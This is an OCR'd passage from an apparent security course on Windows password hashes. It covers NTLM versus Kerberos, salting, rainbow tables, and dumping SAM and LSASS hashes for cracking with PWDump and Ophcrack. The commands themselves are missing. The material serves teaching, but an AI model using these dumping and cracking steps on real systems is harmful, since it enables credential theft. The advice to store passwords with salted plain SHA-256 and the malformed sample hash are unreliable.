- Administrator:500:598DDCE2660D3193AAD3B435B51404EE:2D20D252A479F485CDF5E17D93985BF:::
- Guest:501:NOPASSWORD**********:NOPASSWORD**********:::

NOTE:


- Any hash that ends with: AAD3B435B51404EE means something to you:

5D567324BA3CCEF8**AAD3B435B51404EE** = The last seven characters are blank

- Any password over 14 characters: the LM Hash value is "dummied" with **AAD3B435B51404EE AAD3B435B51404EE**

❖ LM/NTLM hash generator (online)

- ✓ https://tobtu.com/lmntlm.php
- ✓ http://rainbowtables.it64.com/



❖ NTLM authentication


NTLM (New technology LAN Manager) is a proprietary Microsoft authentication protocol. NTLM is also based on symmetric key cryptography technology and needs resource servers to provide authentication, integrity, and confidentiality to users. NTLM does not support delegation of authentication and two factor authentication. NTLM is usually implemented in earlier windows versions such as Windows 95, Windows 98, Windows ME, NT 4.0.

NTLM is used when,

- ✓ There is no Kerberos trust between 2 different forests
- ✓ Authentication is attempted by IP
- ✓ If one or both systems are not in the same domain
- ✓ If your firewall is blocking Kerberos ports

NTLM uses a challenge-response protocol to check a network user's authenticity. To do so, the client and host go through several steps.

- ✓ The client sends a username to the host.
- ✓ The host responds with a random number (i.e. the challenge).
- ✓ The client then generates a hashed password value from this number and the user's password, and then sends this back as a response.
- ✓ The host knows the user's password and generates a hashed password value which it can then compare to the client's response.
- ✓ If both values match, the authenticity of the client is confirmed, and network access is granted. If there is no match between the values, the client will be denied access.




❖ Kerberos authentication

Kerberos is a ticket based authentication system which is used for the authentication of user's information while logging into the system. Kerberos is based on symmetric key cryptography and depends on a reliable third party and works on the private key encryption during phases of authentication. Different versions of Kerberos are developed for enhancing security in the authentication. Kerberos is generally implemented in Microsoft products like Windows 2000, Windows XP and later windows versions.

Kerberos provides a centralized authentication server whose function is to authenticate users to servers and servers to users. In Kerberos Authentication server and database is used for client authentication. Kerberos runs as a third-party trusted server known as the Key Distribution Center (KDC). Each user and service on the network is a principal.

The main components of Kerberos are:

- ✓ Authentication Server (AS)-The Authentication Server performs the initial authentication and ticket for Ticket Granting Service
- ✓ Database-The Authentication Server verifies access rights of users in database
- ✓ Ticket Granting Server (TGS)-The Ticket Granting Server issues the ticket for the Server



- ✓ Step-1: User logon and request services on host. Thus user request for ticket-granting-service.
- ✓ Step-2: Authentication Server verifies user's access right using database and then gives ticket-granting-ticket and session key. Results are encrypted using Password of user.
- ✓ Step-3: Decryption of message is done using the password then send the ticket to Ticket Granting Server. The Ticket contain authenticators like user name and network address.
- ✓ Step-4: Ticket Granting Server decrypts the ticket send by User and authenticator verifies the request then creates the ticket for requesting services from the Server.
- ✓ Step-5: User send the Ticket and Authenticator to the Server.
- ✓ Step-6: Server verifies the Ticket and authenticators then generate the access to the service. After this User can access the services.

❖ Difference between Kerberos and NTLM

Kerberos	NTLM
Kerberos is an open source software and offers free services	NTLM is the proprietary Microsoft authentication protocol
Kerberos supports delegation of authentication in multi-tier application	NTLM does not support delegation of authentication
Kerberos supports two factor authentication such as smart card logon	NTLM does not provide smart card logon
Kerberos has the feature of mutual authentication	NTLM does not have the feature of mutual authentication
Kerberos provides high security	While NTLM is less secured as compared to Kerberos
Kerberos is supported in Microsoft Windows 2000, Windows XP and later windows versions	NTLM is also supported in earlier windows versions such as Windows 95, Windows 98, Windows ME, NT 4.0
Time based	Not time based
Avoids transmitting passwords	Transmits encrypted passwords

❖ Password salting

Hashing is mainly used for authentication purposes. Salting makes password hashing more secure. Salting is an extra action during hashing. If two clients have the same password, they will also have the same password hashes. A salt, which is a random series of characters, is an extra input to the password before hashing. This makes an alternate hash result for the two passwords. Salting makes it difficult to use lookup tables and rainbow tables to crack a hash. A lookup table is a data structure that processes several hash lookups for every second.

The following suggestions are used to implement salting:

- ✓ Size of the salt should match the size of the hash function's output.
- ✓ Always hash on the server in a web application.
- ✓ The salt should be unique for every user's password.


A Cryptographically Secure Pseudo-Random Number Generator (CSPRNG) is the best option to produce salt. It is completely unpredictable and produces a random number. So it is highly secure.

To store a password:

- ✓ Use CSPRNG (Cryptographically Secure Pseudo-Random Number Generator) to produce a salt
- ✓ Add salt to the starting of the password
- ✓ Hash it with SHA-256
- ✓ Save the hash and the salt

To validate a password:

- ✓ Recover salt and hash from the database
- ✓ Add salt to the password and hash it
- ✓ Compare the hash of a given password to the one stored in the database
- ✓ The password is incorrect if the hashes do not match



➢ Rainbow tables

The passwords in a computer system are not stored directly as plain texts, but are hashed using encryption. A hash function is a 1-way function, which means that it can't be decrypted. Whenever a user enters a password, it is converted into a hash value and is compared with the already stored hash value. If the values match, the user is authenticated.

A rainbow table is a database that is used to gain authentication by cracking the password hash. It is a precomputed dictionary of plaintext passwords and their corresponding hash values that can be used to find out what plaintext password produces a particular hash. Since more than one text can produce the same hash, it's not important to know what the original password really was, as long as it produces the same hash.

How does the Rainbow Table Attack work?

A rainbow table works by doing a cryptanalysis very quickly and effectively. Unlike brute force attack, which works by calculating the hash function of every string present with them, calculating their hash value and then compare it with the one in the computer, at every step. A rainbow table attack eliminates this need by already computing hashes of the large set of available strings.


➢ Cracking attempts


❖ Dumping the SAM file

The Security Account Manager (SAM) is a database file in Windows XP, Windows Vista, Windows 7, 8.1 and 10 that stores users' passwords. It can be used to authenticate local and remote users. Beginning with Windows 2000 SP4, Active Directory authenticates remote users. SAM uses cryptographic measures to prevent unauthenticated users accessing the system.


The user passwords are stored in a hashed format in a registry hive either as a LM hash or as an NTLM hash. This file can be found in %SystemRoot%/system32/config/SAM and is mounted on HKLM/SAM.

To dump the SAM file, run the following command on command prompt.






❖ Dumping user account details using cmd




❖ Pwdump

PWDump is a tool used within a command-line interface on 64bit Windows computers to extract the NTLM hashes from "LSASS.exe" in memory.

To dump the hashes and save it in a readable format run the following commands.





❖ Ophcrack


Ophcrack is a free open-source (GPL licensed) program that cracks Windows log-in passwords by using LM hashes through rainbow tables. The program includes the ability to import the hashes from a variety of formats, including dumping directly from the SAM files of Windows.


By default, ophcrack is bundled with tables that allows it to crack passwords no longer than 14 characters using only alphanumeric characters. Available for free download are four Windows XP tables and four Windows Vista tables.

Free rainbow tables can be dowloaded via these links.

- ✓ https://ophcrack.sourceforge.io/tables.php
- ✓ https://freerainbowtables.com/

To crack the passwords the dumped passwords hashes and the rainbow table is needed.






